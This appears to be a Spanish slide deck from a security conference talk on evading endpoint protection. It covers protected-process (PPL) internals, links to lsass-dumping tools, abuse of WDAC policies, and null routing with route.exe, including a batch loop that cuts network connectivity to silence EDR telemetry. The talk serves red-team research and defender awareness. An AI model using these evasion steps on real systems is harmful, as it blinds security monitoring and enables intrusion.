



EuskalHack Security Congress VIII





Endpoint Evasion: TTPs en U/K Mode



Índice:

- **Motivaciones**
- **User Mode**
- **Kernel Mode**
- **Conclusiones**



Endpoint Evasion: TTPs en U/K Mode



Adrián Díaz

Red Team, research y exploiting.

Accenture

Twitter: @s4dbrd

Discord: @s4dbrd

Telegram: @s4dbrd



Endpoint Evasion: TTPs en U/K Mode



Iván Cabrera

Pentester en Tarlogic, research Windows, malware y evasión.

LinkedIn: /ivancabrerafresno



Endpoint Evasion: TTPs en U/K Mode



Motivaciones

- Al eliminar los procesos antimalware podemos descargar cualquier herramienta al sistema
- El SOC (en principio) no recibirá ninguna alerta de nuestras acciones
- No tenemos muchos amigos por lo que dedicamos el tiempo a investigar



Endpoint Evasion: TTPs en U/K Mode



Un poco de historia sobre procesos protegidos

- Nacen en Windows Vista
- Se puede acceder a estos procesos desde un proceso no privilegiado con muy pocos permisos
- Windows 8.1 introduce PPL, se agrega a la estructura EPROCESS el nivel de protección de cada proceso

```
typedef struct _PS_PROTECTION {  
    union {  
        UCHAR Level;  
        struct {  
            UCHAR Type    : 3;  
            UCHAR Audit   : 1;  
            UCHAR Signer  : 4;  
        };  
    };  
} PS_PROTECTION, *PPS_PROTECTION;
```



Endpoint Evasion: TTPs en U/K Mode



Un poco de historia sobre PPL

- Esto protege los procesos críticos del sistema y evita que un administrador pueda eliminar un proceso o realizar un volcado de su memoria entre otras cosas.

Protection level	Value	Signer	Type
PS_PROTECTED_SYSTEM	0x72	WinSystem (7)	Protected (2)
PS_PROTECTED_WINTCB	0x62	WinTcb (6)	Protected (2)
PS_PROTECTED_WINDOWS	0x52	Windows (5)	Protected (2)
PS_PROTECTED_AUTHENTICODE	0x12	Authenticode (1)	Protected (2)
PS_PROTECTED_WINTCB_LIGHT	0x61	WinTcb (6)	Protected Light (1)
PS_PROTECTED_WINDOWS_LIGHT	0x51	Windows (5)	Protected Light (1)
PS_PROTECTED_LSA_LIGHT	0x41	Lsa (4)	Protected Light (1)
PS_PROTECTED_ANTIMALWARE_LIGHT	0x31	Antimalware (3)	Protected Light (1)
PS_PROTECTED_AUTHENTICODE_LIGHT	0x11	Authenticode (1)	Protected Light (1)



Endpoint Evasion: TTPs en U/K Mode



Desde el modo usuario ¿se puede hacer algo?

Pues sí y no.

Técnicas antiguas para volcar lsass.exe con PPL activado:

- PPLmedic  <https://github.com/itm4n/PPLmedic>
- PPLdump  <https://github.com/itm4n/PPLdump>
- PPLfault  <https://github.com/gabriellandau/PPLFault>



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)


- Permite especificar que aplicaciones están autorizadas para ejecutarse en el sistema
- Permite definir políticas centralizadas con reglas estrictas para todos los equipos de una organización
- Funciona junto con herramientas como Microsoft Defender for Endpoint, Intune y Group Policy



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)






Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)





Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)

Select a Base Template for the policy [Learn more about template policies](#)

Default Windows Mode	Allow Microsoft Mode	Signed and Reputable Mode
		
Default Windows Mode authorizes:	Allow Microsoft Mode authorizes:	Signed and Reputable Mode authorizes:
- Windows OS components - Microsoft Store applications - Office 365, OneDrive, Teams - WHQL signed kernel drivers	- Windows OS components - Microsoft Store applications - Office 365, OneDrive, Teams - WHQL signed kernel drivers - All Microsoft signed applications	- Windows OS components - Microsoft Store applications - Office 365, OneDrive, Teams - WHQL signed kernel drivers - All Microsoft signed applications - Files with good reputation using ISG
☒	☐	☐

You can modify the policy name and location, or keep the default.

Policy Name:

Policy File Location:



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)

Configure Policy Template

Policy Rules

The policy rules are pre-set based on the template you have chosen.

[Learn more about policy options](#)

- **Advanced Options**

Advanced Boot Options Menu	☒	Managed Installer	☐	Boot Audit on Failure	☐
Allow Supplemental Policies	☐	Require WHQL	☐	Disable Flight Signing	☐
Disable Script Enforcement	☐	Update Policy without Rebooting	☒	Disable Runtime Filepath Rules	☒
Enforce Store Applications	☐	Unsigned System Integrity Policy	☒	Dynamic Code Security	☐
Hypervisor-protected Code Integrity	☐	User Mode Code Integrity	☒	Invalidate EAs on Reboot	☐
Intelligent Security Graph	☐	Treat Revoked as Unsigned	☒	Require EV Signers	☐



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)

Custom Rule Conditions

File Rules

Rule Conditions

Rule Exceptions

Select the rule type, browse for the reference file and choose whether to allow or deny.

Rule Scope: ☒ Usermode Rule ☐ Kernel Rule

Rule Action: ☒ Allow ☐ Deny

Rule Type:

Creates a rule for a specific file or folder.
Selecting folder will affect all files in the folder.

Reference File:

☐ Use Custom Path

☐ File ☒ Folder



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)

Custom Rule Conditions

File Rules

Select the rule type, browse for the reference file and choose whether to allow or deny.

Rule Conditions

Rule Scope: ☒ Usermode Rule ☐ Kernel Rule

Rule Action: ☒ Allow ☐ Deny

Rule Exceptions

Rule Type:

Creates a rule for a file that is not signed.
Select the file for which you wish to create a hash rule.

Reference File:

☐ Use Custom Hash Values

SiPolicy.p7b


C:\Windows\System32\
CodeIntegrity\



Endpoint Evasion: TTPs en U/K Mode



WDAC (Control de Aplicaciones de Windows Defender)





Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

Algunas soluciones conocidas:

<https://github.com/senzee1984/EDRPrison>

<https://github.com/netero1010/EDRSilencer>

Windows Filtering Platform (WFP)

- Proporciona APIs para interactuar con la red (filtrado y monitoreo de paquetes)
- Se puede usar de forma defensiva u ofensiva



Endpoint Evasion: TTPs en U/K Mode



- **Null Routing**

Significa hacer que los paquetes no lleguen a ningún destino (se descartan)

Windows cuenta con un binario interesante: Route.exe



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

```
PS C:\Users\ivanc> route print
=====
Lista de interfaces
17...02 45 e2 6a 8e 93 .....Microsoft Wi-Fi Direct Virtual Adapter
14...82 45 e2 6a 8e 93 .....Microsoft Wi-Fi Direct Virtual Adapter #2
6...00 45 e2 6a 8e 93 .....Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
8...00 45 e2 6a 8e 94 .....Bluetooth Device (Personal Area Network)
1.....Software Loopback Interface 1
=====

IPv4 Tabla de enrutamiento
=====
Rutas activas:
Destino de red      Máscara de red      Puerta de enlace    Interfaz  Métrica
0.0.0.0             0.0.0.0             192.168.1.1         192.168.1.134    50
127.0.0.0           255.0.0.0           En vínculo          127.0.0.1        331
127.0.0.1           255.255.255.255     En vínculo          127.0.0.1        331
127.255.255.255     255.255.255.255     En vínculo          127.0.0.1        331
192.168.1.0         255.255.255.0       En vínculo          192.168.1.134    306
192.168.1.134       255.255.255.255     En vínculo          192.168.1.134    306
192.168.1.255       255.255.255.255     En vínculo          192.168.1.134    306
224.0.0.0           240.0.0.0           En vínculo          127.0.0.1        331
224.0.0.0           240.0.0.0           En vínculo          192.168.1.134    306
255.255.255.255     255.255.255.255     En vínculo          127.0.0.1        331
255.255.255.255     255.255.255.255     En vínculo          192.168.1.134    306
=====
```



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

```
$>route.exe -p add <IP> mask 255.255.255.255 0.0.0.0 if <Lista Interfaces>
```

La opción -p es para que sea persistente (opcional)



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

```
PS C:\WINDOWS\system32> route add 8.8.8.8 mask 255.255.255.255 0.0.0.0
Correcto
PS C:\WINDOWS\system32> route print
=====
Lista de interfaces
17...02 45 e2 6a 8e 93 .....Microsoft Wi-Fi Direct Virtual Adapter
14...82 45 e2 6a 8e 93 .....Microsoft Wi-Fi Direct Virtual Adapter #2
 6...00 45 e2 6a 8e 93 .....Realtek 8822CE Wireless LAN 802.11ac PCI-E NIC
 8...00 45 e2 6a 8e 94 .....Bluetooth Device (Personal Area Network)
 1.....Software Loopback Interface 1
=====

IPv4 Tabla de enrutamiento
=====
Rutas activas:
Destino de red      Máscara de red      Puerta de enlace      Interfaz      Métrica
0.0.0.0             0.0.0.0             192.168.1.1           192.168.1.134 35
8.8.8.8             255.255.255.255     En vínculo            192.168.1.134 36
127.0.0.0           255.0.0.0           En vínculo            127.0.0.1     331
127.0.0.1           255.255.255.255     En vínculo            127.0.0.1     331
127.255.255.255     255.255.255.255     En vínculo            127.0.0.1     331
192.168.1.0         255.255.255.0       En vínculo            192.168.1.134 291
192.168.1.134       255.255.255.255     En vínculo            192.168.1.134 291
192.168.1.255       255.255.255.255     En vínculo            192.168.1.134 291
224.0.0.0           240.0.0.0           En vínculo            127.0.0.1     331
224.0.0.0           240.0.0.0           En vínculo            192.168.1.134 291
255.255.255.255     255.255.255.255     En vínculo            127.0.0.1     331
255.255.255.255     255.255.255.255     En vínculo            192.168.1.134 291
```



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

```
> route delete 8.8.8.8 mask 255.255.255.255 0.0.0.0
PS C:\WINDOWS\system32> route delete 8.8.8.8 mask 255.255.255.255 0.0.0.0
Correcto
PS C:\WINDOWS\system32> ping -n 1 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=59ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 1, recibidos = 1, perdidos = 0
    (0% perdidos),
    Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 59ms, Máximo = 59ms, Media = 59ms
PS C:\WINDOWS\system32>
```



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...

```
PS C:\WINDOWS\system32> route delete 0.0.0.0
Correcto
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 4, recibidos = 0, perdidos = 4
    (100% perdidos),
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
PING: error en la transmisión. Error general.
Respuesta desde 8.8.8.8: bytes=32 tiempo=14ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 4, recibidos = 1, perdidos = 3
    (75% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 14ms, Máximo = 14ms, Media = 14ms
PS C:\WINDOWS\system32> ping 8.8.8.8

Haciendo ping a 8.8.8.8 con 32 bytes de datos:
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118
Respuesta desde 8.8.8.8: bytes=32 tiempo=13ms TTL=118

Estadísticas de ping para 8.8.8.8:
    Paquetes: enviados = 3, recibidos = 3, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 13ms, Máximo = 13ms, Media = 13ms
Control-C
PS C:\WINDOWS\system32>
```



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...



```
@echo off
:loop
route delete 0.0.0.0 >nul 2>&1
route add 169.254.169.254 mask 255.255.255.255 0.0.0.0
timeout /t 3 >nul
goto loop
```



Endpoint Evasion: TTPs en U/K Mode



A nivel de red tenemos otro problema...




Sin conexión a Internet

Prueba a:

- Comprobar los cables de red, el módem y el router
- Volver a conectarte a una red Wi-Fi
- [Ejecutar Diagnósticos de red de Windows](#)

DNS_PROBE_FINISHED_NO_INTERNET





Endpoint Evasion: TTPs en U/K Mode



Ventajas e inconvenientes


- La ventaja de WFP es que podemos eliminar las conexiones de un proceso conociendo únicamente su nombre (ej: MsMpEng.exe)
- Para usar Route.exe debemos conocer todas las IPs con las que se comunica un proceso (lo cual es un reto) o bloquear todas las conexiones y 'whitelistear' sólo algunas
- Route.exe es un binario firmado por Microsoft ya instalado en el sistema



Endpoint Evasion: TTPs en U/K Mode



Privilege Rings

